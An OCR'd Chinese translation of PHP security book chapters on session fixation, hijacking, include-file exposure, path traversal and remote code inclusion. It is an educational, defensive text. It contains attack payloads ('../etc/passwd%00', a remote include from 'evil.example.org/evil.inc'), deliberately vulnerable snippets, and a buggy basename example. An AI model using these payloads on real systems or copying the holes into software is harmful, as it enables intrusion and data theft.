
虽然这很简便有效，但最重要的还是要意识到这并不是一个完整的解决方案，因为在PHP的会话机制中没有内建的安全处理。除此之外，由于会话标识是完全随机产生的，因此是不可预测的。你必须自行建立安全机制以防止所有其它的会话攻击手段。在本章中，我会提出一些问题，并提供相应的解决方案。

4.1. Cookie 盗窃

4.1. Cookie 盗窃

因使用Cookie而产生的一个风险是用户的cookie会被攻击者所盗窃。如果会话标识保存在cookie中，cookie的暴露就是一个严重的风险，因为它能导致会话劫持。

图4-2. PHP为你处理相关会话管理的复杂过程



最常见的cookie暴露原因是浏览器漏洞和跨站脚本攻击（见第2章）。虽然现在并没有已知的该类浏览器漏洞，但是以往出现过几例，其中最有名的一例同时发生在IE浏览器的4.0，5.0，5.5及6.0版本（这些漏洞都有相应补丁提供）。

虽然浏览器漏洞的确不是web开发人员的错，但是你可以采取步骤以减轻它对用户的威胁。在某些情况下，你可能通过使用一些安全措施有效地消除风险。至少你可以告诉和指导用户打上修正漏洞的安全补丁。

基于以上原因，知道新的安全漏洞是很有必要的。你可以跟踪下面提供的几个网站和邮件列表，同时有很多服务提供了RSS推送，因此只要订阅RSS即可以得到新安全漏洞的警告。SecurityFocus网站维护着一系列软件漏洞的列表（http://online.securityfocus.com/vulnerabilities），你可以通过开发商、主题和版本进行检索。

PHP安全协会也维护着SecurityFocus的所有最新通知。（http://phpsec.org/projects/vulnerabilities/securityfocus.html）

跨站脚本攻击是攻击者盗窃cookie的更为常见的手段。其中之一已有第二章中描述。由于客户端脚本能访问cookies，攻击者所要的送是写一段传送数据的脚本即可。唯一能限制这种情况发生的因素只有攻击者的创造力了。

防止cookie盗窃的手段是通过防止跨站脚本漏洞和检测导致cookie暴露的浏览器漏洞相结合。由于后者非常少见（此类漏洞将来也会比较罕见），所以它并不是需要关心的首要问题，但还是最好要紧记。

4.2. 会话数据暴露

4.2. 会话数据暴露

会话数据常会包含一些个人信息和其它敏感数据。基于这个原因，会话数据的暴露是被普遍关心的问题。一般来说，暴露的范围不会很大，因为会话数据是保存在服务器环境中的，而不是在数据库或文件系统中。因此，会话数据自然不会公开暴露。

使用SSL是一种特别有效的手段，它可以使数据在服务器和客户端之间传送时暴露的可能性降到最低。这对于传送敏感数据的应用来说非常重要。SSL在HTTP之上提供了一个保护层，以使所有在HTTP请求和应答中的数据都得到了保护。

如果你关心的是会话数据保存区本身的安全，你可以对会话数据进行加密，这样没有正确的密钥就无法读取它的内容。这在PHP中非常容易做到，你只要使用session_set_save_handler( )并写上你自己的session加密存储和解密读取的处理函数即可。关于加密会话数据保存区的问题，参见附录C。

4.3. 会话固定

4.3. 会话固定

关于会话，需要关注的主要问题是会话标识的保密性问题。如果它是保密的，就不会存在会话劫持的风险了。通过一个合法的会话标识，一个攻击者可以非常成功地冒充成为你的某一个用户。

一个攻击者可以通过三种方法来取得合法的会话标识：

- 猜测
- 捕获
- 固定

PHP生成的是随机性很强的会话标识，所以被猜测的风险是不存在的。常见的是通过捕获网络通信数据以得到会话标识。为了避免会话标识被捕获的风险，可以使用SSL，同时还要对浏览器漏洞及时修补。

小提示

要记住浏览器会根据请求中的Set-cookie头部中的要求对之后所有的请求中都包含一个相应的Cookie头部。最常见的是，会话标识会无谓的在对一些嵌入资源如图片的请求中被暴露。例如，请求一个包含10个图片的网页时，浏览器会发出11个带有会话标识的请求，但只有一个是有必要带有标识的。为了防止这种无谓的暴露，你可以考虑把所有的嵌入资源放在有另外一个域名的服务器上。

会话固定是一种诱骗受害者使用攻击者指定的会话标识的攻击手段。这是攻击者获取合法会话标识的最简单的方法。

在这个最简单的例子中，使用了一个链接进行会话固定攻击：


```
<a href="http://example.org/index.php?PHPSESSID=1234">Click Here</a>
```

另外一个方法是使用一个协议级别的转向语句：

```
<?php

header('Location: http://example.org/index.php?PHPSESSID=1234');

?>
```

这也可以通过Refresh头部来进行，产生该头部的方法是通过真正的HTTP头部或meta标签的http-equiv属性指定。攻击者的目标是让用户访问包含有攻击者指定的会话标识的URL。这是一个基本的攻击的第一步，完整的攻击过程见图4-3所示。

Figure 4-3. 使用攻击者指定的会话标识进行的会话固定攻击



如果成功了，攻击者就能绕过抓取或猜测合法会话标识的需要，这就使发起更多和更危险的攻击成为可能。

为了更好地使你理解这一步骤，最好的办法是你自己尝试一下。首先建立一个名为fixation.php的脚本：

```
<?php

session_start();
$_SESSION['username'] = 'chris';

?>
```

确认你没有保存着任何当前服务器的cookies，或通过清除所有的cookies以确保这一点。通过包含PHPSESSID的URL访问fixation.php：

```
http://example.org/fixation.php?PHPSESSID=1234
```

它建立了一个值为chris的会话变量username。在检查会话存储区后发现1234成为了该数据的会话标识：

```
$ cat /tmp/sess_1234
username|s:5:"chris";
```

建立第二段脚本test.php，它在$_SESSION[‘username’]　　存在的情况下即输入出该值：

```
<?php

session_start();

if (isset($_SESSION['username']))
{
  echo $_SESSION['username'];
}

?>
```

在另外一台计算机上或者在另一个浏览器中访问下面的URL，同时该URL指定了相同的会话标识：

```
http://example.org/test.php?PHPSESSID=1234
```

这使你可以在另一台计算机上或浏览器中（模仿攻击者所在位置）恢复前面在fixation.php中建立的会话。这样，你就作为一个攻击者成功地劫持了一个会话。

很明显，我们不希望这种情况发生。因为通过上面的方法，攻击者会提供一个到你的应用的链接，只要通过这个链接对你的网站进行访问的用户都会使用攻击者所指定的会话标识。

产生这个问题的一个原因是会话是由URL中的会话标识所建立的。当没有指定会话标识时，PHP就会自动产生一个。这就为攻击者大开了方便之门。幸运的是，我们以可以使用session_regenerate_id( )函数来防止这种情况的发生。

```
<?php

session_start();

if (!isset($_SESSION['initiated']))
{
  session_regenerate_id();
  $_SESSION['initiated'] = TRUE;
}

?>
```

这就保证了在会话初始化时能有一个全新的会话标识。可是，这并不是防止会话固定攻击的有效解决方案。攻击者能简单地通过访问你的网站，确定PHP给出的会话标识，并且在会话固定攻击中使用该会话标识。


这确实使攻击者没有机会去指定一个简单的会话标识，如1234，但攻击者依然可以通过检查cookie或URL（依赖于标识的传递方式）得到PHP指定的会话标识。该流程如图4-4所示。

该图说明了会话的这个弱点，同时它可以帮助你理解该问题涉及的范围。会话固定只是一个基础，攻击的目的是要取得一个能用来劫持会话的标识。这通常用于这样的一个系统，在这个系统中，攻击者能合法取得较低的权限(该权限级别只要能登录即可)，这样劫持一个具有较高权限的会话是非常有用的。

如果会话标识在权限等级有改变时重新生成，就可以在事实上避开会话固定的风险：

```
<?php

$_SESSION['logged_in'] = FALSE;

if (check_login())
{
  session_regenerate_id();
  $_SESSION['logged_in'] = TRUE;
}

?>
```

Figure 4-4. 通过首先初始化会话进行会话固定攻击



小提示

我不推荐在每一页上重新生成会话标识。虽然这看起来确实是一个安全的方法。但与在权限等级变化时重新生成会话标识相比，并没有提供更多的保护手段。更重要的是，相反地它还会对你的合法用户产生影响，特别是会话标识通过URL传递时尤甚。用户可能会使用浏览器的访问历史机制去访问以前访问的页面，这样该页上的链接就会指向一个不再存在的会话标识。

如果你只在权限等级变化时重新生成会话标识，同样的情况也有可以发生，但是用户在访问权限变更前的页面时，不会因为会话丢失而奇怪，同时，这种情况也不常见。

4.4. 会话劫持

4.4. 会话劫持

最常见的针对会话的攻击手段是会话劫持。它是所有攻击者可以用来访问其它人的会话的手段的总称。所有这些手段的第一步都是取得一个合法的会话标识来伪装成合法用户，因此保证会话标识不被泄露非常重要。前面几节中关于会话暴露和固定的知识能帮助你保证会话标识只有服务器及合法用户才能知道。

深度防范原则（见第一章）可以用在会话上，当会话标识不幸被攻击者知道的情况下，一些不起眼的安全措施也会提供一些保护。作为一个关心安全的开发者，你的目标应该是使前述的伪装过程变得更复杂。记住无论多小的障碍，都会以你的应用提供保护。

把伪装过程变得更复杂的关键是加强验证。会话标识是验证的首要方法，同时你可以用其它数据来补充它。你可以用的所有数据只是在每个HTTP请求中的数据：

```
GET / HTTP/1.1
Host: example.org
User-Agent: Firefox/1.0
Accept: text/html, image/png, image/jpeg, image/gif, */*
Cookie: PHPSESSID=1234
```

你应该意识到请求的一致性，并把不一致的行为认为是可疑行为。例如，虽然User-Agent(发出本请求的浏览器类型)头部是可选的，但是只要是发出该头部的浏览器通常都不会变化它的值。如果你一个拥有1234的会话标识的用户在登录后一直用Mozilla Firfox浏览器，突然转换成了IE，这就比较可疑了。例如，此时你可以用要求输入密码方式来减轻风险，同时在误报时，这也对合法用户产生的冲击也比较小。你可以用下面的代码来检测User-Agent的一致性：

```
<?php

session_start();

if (isset($_SESSION['HTTP_USER_AGENT']))
{
  if ($_SESSION['HTTP_USER_AGENT'] != md5($_SERVER['HTTP_USER_AGENT']))
  {
    /* Prompt for password */
    exit;
  }
}
else
{
  $_SESSION['HTTP_USER_AGENT'] = md5($_SERVER['HTTP_USER_AGENT']);
}

?>
```

我观察过，在某些版本的IE浏览器中，用户正常访问一个网页和刷新一个网页时发出的Accept头部信息不同，因此Accept头部不能用来判断一致性。

确保User-Agent头部信息一致的确是有效的，但如果会话标识通过cookie传递（推荐方式），有道理认为，如果攻击者能取得会话标识，他同时也能取得其它HTTP头部。由于cookie暴露与浏览器漏洞或跨站脚本漏洞相关，受害者需要访问攻击者的网站并暴露所有头部信息。所有攻击者要做的只是重建头部以防止任何对头部信息一致性的检查。

比较好的方法是产生在URL中传递一个标记，可以认为这是第二种验证的形式（虽然更弱）。使用这个方法需要进行一些编程工作，PHP中没有相应的功能。例如，假设标记保存在$token中，你需要把它包含在所有你的应用的内部链接中：

```
<?php

$url = array();
$html = array();

$url['token'] = rawurlencode($token);
$html['token'] = htmlentities($url['token'], ENT_QUOTES, 'UTF-8');

?>

<a href="index.php?token=<?php echo $html['token']; ?>">Click Here</a>
```

为了更方便地管理这个传递过程，你可能会把整个请求串放在一个变量中。你可以把这个变量附加到所有链接后面，这样即便你一开始没有使用该技巧，今后还是可以很方便地对你的代码作出变化。

该标记需要包含不可预测的内容，即便是在攻击者知道了受害者浏览器发出的HTTP头部的全部信息也不行。一种方法是生成一个随机串作为标记：

```
<?php

$string = $_SERVER['HTTP_USER_AGENT'];
$string .= 'SHIFLETT';

$token = md5($string);
$_SESSION['token'] = $token;

?>
```

当你使用随机串时（如SHIFLETT），对它进行预测是不现实的。此时，捕获标记将比预测标记更为方便，通过在URL中传递标记和在cookie中传递会话标识，攻击时需要同时抓取它们二者。这样除非攻击者能够察看受害者发往你的应用所有的HTTP请求原始信息才可以，因为在这种情况下所有内容都暴露了。这种攻击方式实现起来非常困难（所以很罕见），要防止它需要使用SSL。

有专家警告不要依赖于检查User-Agent的一致性。这是因为服务器群集中的HTTP代理服务器会对User-Agent进行编辑，而本群集中的多个代理服务器在编辑该值时可能会不一致。
如果你不希望依赖于检查User-Agent的一致性。你可以生成一个随机的标记：

```
<?php

$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;

?>
```

这一方法的安全性虽然是弱一些，但它更可靠。上面的两个方法都对防止会话劫持提供了强有力的手段。你需要做的是在安全性和可靠性之间作出平衡。

第五章 包含

第五章 包含

随着PHP项目的增大，软件设计与组织在代码的可维护性上起着越来越重要的作用。尽管对于什么是最好的编程方式众说纷纭（关于面向对象优点的争论常常发生），但基本上每个开发者会理解和欣赏模块化设计的价值。

本章说明了使用包含时会面临的安全问题。脚本中include或require的文件把你的应用分成了逻辑上分离的两部分。我还会着重强调和纠正一些常见的误解，特别是有关于如何编程的问题。

小提示

当使用include和require时，应该使用include_once与require_once来包含。

5.1. 源码暴露

5.1. 源码暴露

关于包含的一个重要问题是源代码的暴露。产生这个问题主要原因是下面的常见情况：

- 对包含文件使用.inc的扩展名
- 包含文件保存在网站主目录下
- Apache未设定.inc文件的类型
- Apache的默认文件类型是text/plain

上面情况造成了可以通过URL直接访问包含文件。更糟的是，它们会被作为普通文本处理而不会被PHP所解析，这样你的源代码就会显示在用户的浏览器上(见图5-1)。

图 5-1. 源代码在服务器中的暴露

避免这种情况很容易。只能重组你的应用，把所有的包含文件放在网站主目录之外就可以了，最好的方法是只把需要公开发布的文件放置在网站主目录下。

虽然这听起来有些疯狂，很多情形下能导致源码的暴露。我曾经看到过Apache的配置文件被误写（并且在下次启动前未发现），没有经验的系统管理员升级了Apache但忘了加入PHP支持，还有一大堆情形能导致源码暴露。

通过在网站主目录外保存尽可能多的PHP代码，你可以防止源代码的暴露。至少，把所有的包含文件保存在网站主目录外是一个最好的办法。

一些方法能限制源码暴露的可能性但不能从根本上解决这个问题。这些方法包括在Apache中配置.inc文件与PHP文件一样处理，包含文件使用.php后缀，配置Apache不能接受对.inc文件的直接请求：

```
<Files ~ "\.inc$">
    Order allow,deny
    Deny from all
</Files>
```

虽然这些方法有其优点，但没有一个方法在安全性上能与把包含文件放在网站主目录之外的做法相比。不要依赖于上面的方法对你的应用进行保护，至多把它们当做深度防范来对待。

5.2. 后门URL

5.2. 后门URL

后门URL是指虽然无需直接调用的资源能直接通过URL访问。例如，下面WEB应用可能向登入用户显示敏感信息：

```
<?php

$authenticated = FALSE;
$authenticated = check_auth();

/* ... */

if ($authenticated)
{
    include './sensitive.php';
}

?>
```

由于sensitive.php位于网站主目录下，用浏览器能跳过验证机制直接访问到该文件。这是由于在网站主目录下的所有文件都有一个相应的URL地址。在某些情况下，这些脚本可能执行一个重要的操作，这就增大了风险。

为了防止后门URL，你需要确认把所有包含文件保存在网站主目录以外。所有保存在网站主目录下的文件都是必须要通过URL直接访问的。

5.3. 文件名操纵

5.3. 文件名操纵

在很多情形下会使用动态包含，此时目录名或文件名中的部分会保存在一个变量中。例如，你可以缓存你的部分动态页来降低你的数据库服务器的负担。

```
<?php

include "/cache/{$_GET['username']}.html";

?>
```

为了让这个漏洞更明显，示例中使用了$_GET。如果你使用了受污染数据时，这个漏洞同样存在。使用$_GET['username']是一个极端的例子，通过它可以把问题看得更清楚。

虽然上面的流程有其优点，但它同时为攻击者提供了一个可以自由选择缓存页的良机。例如，一个用户可以方便地通过编辑URL中的username的值来察看其他用户的缓存文件。事实上，攻击者可以通过简单的更改username的值为相应的文件名（不加扩展名）来察看/cache目录下的所有扩展名为.html的文件。

```
http://example.org/index.php?username=filename
```

尽管该程序限制了攻击者所操作的目录和文件名，但变更文件名并不是唯一的手段。攻击者可以创造性地达到在文件系统中进行跨越的目的，而去察看其他目录中的.html文件以发现敏感信息。这是因为可以在字串使用父目录的方式进行目录跨越：

```
http://example.org/index.php?username=../admin/users
```

上面URL的运行结果如下：

```
<?php

include "/cache/../admin/users.html";

?>
```

此时，..意味着/cache的父目录，也就是根目录。这样上面的例子就等价于：

```
<?php

include "/admin/users.html";

?>
```

由于所有的文件都会在文件系统的根目录下，该流程就允许了一个攻击者能访问你服务器上所有的.html文件。

在某些平台上，攻击者还可以使用一个NULL来终止字符串，例如：

```
http://example.org/index.php?username=../etc/passwd%00
```

这样就成功地绕开了.html文件扩展名的限制。

当然，一味地去通过猜测攻击者的所有恶意攻击手段是不可能的，无论你在文件上加上多少控制，也不能排除风险。重要的是在动态包含时永远不要使用被污染数据。攻击手段不是一成不变的，但漏洞不会变化。只要通过过滤数据即可修复这个漏洞（见第一章）：

```
<?php

$clean = array();

/* $_GET['filename'] is filtered and stored in $clean['filename']. */
```

```
include "/path/to/{$clean['filename']}";

?>
```

如果你确认参数中只有文件名部分而没有路径信息时，另一个有效的技巧是通过使用basename( )来进行数据的过滤：

```
<?php

$clean = array();

if (basename($_GET['filename'] == $_GET['filename'])
{
  $clean['filename'] = $_GET['filename'];
}

include "/path/to/{$clean['filename']}";

?>
```

如果你允许有路径信息但想要在检测前把它化简，你可以使用realpath()函数：

```
<?php

$filename = realpath("/path/to/{$_GET['filename']}");

?>
```

通过上面程序处理得到的结果（$filename）可以被用来确认是否位于/path/to目录下：

```
<?php

$pathinfo = pathinfo($filename);

if ($pathinfo['dirname'] == '/path/to')
{
  /* $filename is within /path/to */.
}

?>
```

如果检测不通过，你就应该把这个请求记录到攻击日志以备后查。这个在你把这个流程作为深度防范措施时特别重要，因为你要确定其它的安全手段失效的原因。

5.4. 代码注入

5.4. 代码注入

一个特别危险的情形是当你试图使用被污染数据作为动态包含的前导部分时：

```
<?php

include "{$_GET['path']}/header.inc";

?>
```

在这种情形下攻击者能操纵不只是文件名，还能控制所包含的资源。由于PHP默认不只可以包含文件，还可以包含下面的资源（由配置文件中的allow_url_fopen所控制）：

```
<?php

include 'http://www.google.com/';

?>
```

include语句在此时会把http://www.google.com的网页源代码作为本地文件一样包含进来。虽然上面的例子是无害的，但是想像一下如果GOOGLE返回的源代码包含PHP代码时会如何。这样其中包含的PHP代码就会被解析并执行。这是攻击者借以发布恶意代码摧毁你的安全体系的良机。

想象一下path的值指向了下面的攻击者所控制的资源：

```
http://example.org/index.php?pat ... e.org%2Fevil.inc%3F
```

在上例中，path的值是URL编码过的，原值如下：

```
http://evil.example.org/evil.inc?
```

这就导致了include语句包含并执行了攻击者所选定的脚本（evil.inc），同时原来的文件名/header.inc会被认为是一个请求串：

```
<?php

include "http://evil.example.org/evil.inc?/header.inc";

?>
```

这样攻击者就避免了去猜测剩下的目录和文件名(/header.onc)并在evil.example.org上建立相同的路径和文件名的必要性。相反地，在受攻击网站的具体文件名被屏蔽的情况下，他只要保证evil.inc中输出合法的他想要执行的代码就行了。

这种情况与允许攻击者在你的网站上直接修改PHP代码一样危险。幸运的是，只要在include和require语句前对数据进行过滤即可防止这种情况的发生：

```
<?php

$clean = array();

/* $_GET['path'] is filtered and stored in $clean['path']. */

include "{$clean['path']}/header.inc";

?>
```

第六章 文件与命令

本章主要讨论伴随着文件与shell命令的使用所产生的风险。PHP有大量的文件系统函数，与直接执行shell命令只有少量的区别。在本章中，我会着重强调开发者在使用这些功能时常犯的错误。

总的来说，伴随这些功能所产生的风险类似于很多本书已提及的风险——使用被污染数据具有灾难性的副作用。尽管漏洞是不同的，但是用来对付它们的方法都是你已学过的方法。

6.1. 文件系统跨越

6.1. 文件系统跨越

无论你用什么方法使用文件，你都要在某个地方指定文件名。在很多情况下，文件名会作为fopen()函数的一个参数，同时其它函数会调用它返回的句柄：

```
<?php

$handle = fopen('/path/to/myfile.txt', 'r');

?>
```

当你把被污染数据作为文件名的一部分时，漏洞就产生了：

```
<?php

$handle = fopen("/path/to/{$_GET['filename']}.txt", 'r');

?>
```

由于在本例中路径和文件名的前后两部分无法由攻击者所操纵，攻击的可能性受到了限制。可是，需要紧记的是有些攻击会使用NULL（在URL中表示为%00）来使字符串终止，这样就能绕过任何文件扩展名的限制。在这种情况下，最危险的攻击手段是通过使用多个../来方问上级目录，以达到文件系统跨越的目的。例如，想像一下filename的值被指定如下：

```
http://example.org/file.php?file ... nother/path/to/file
```

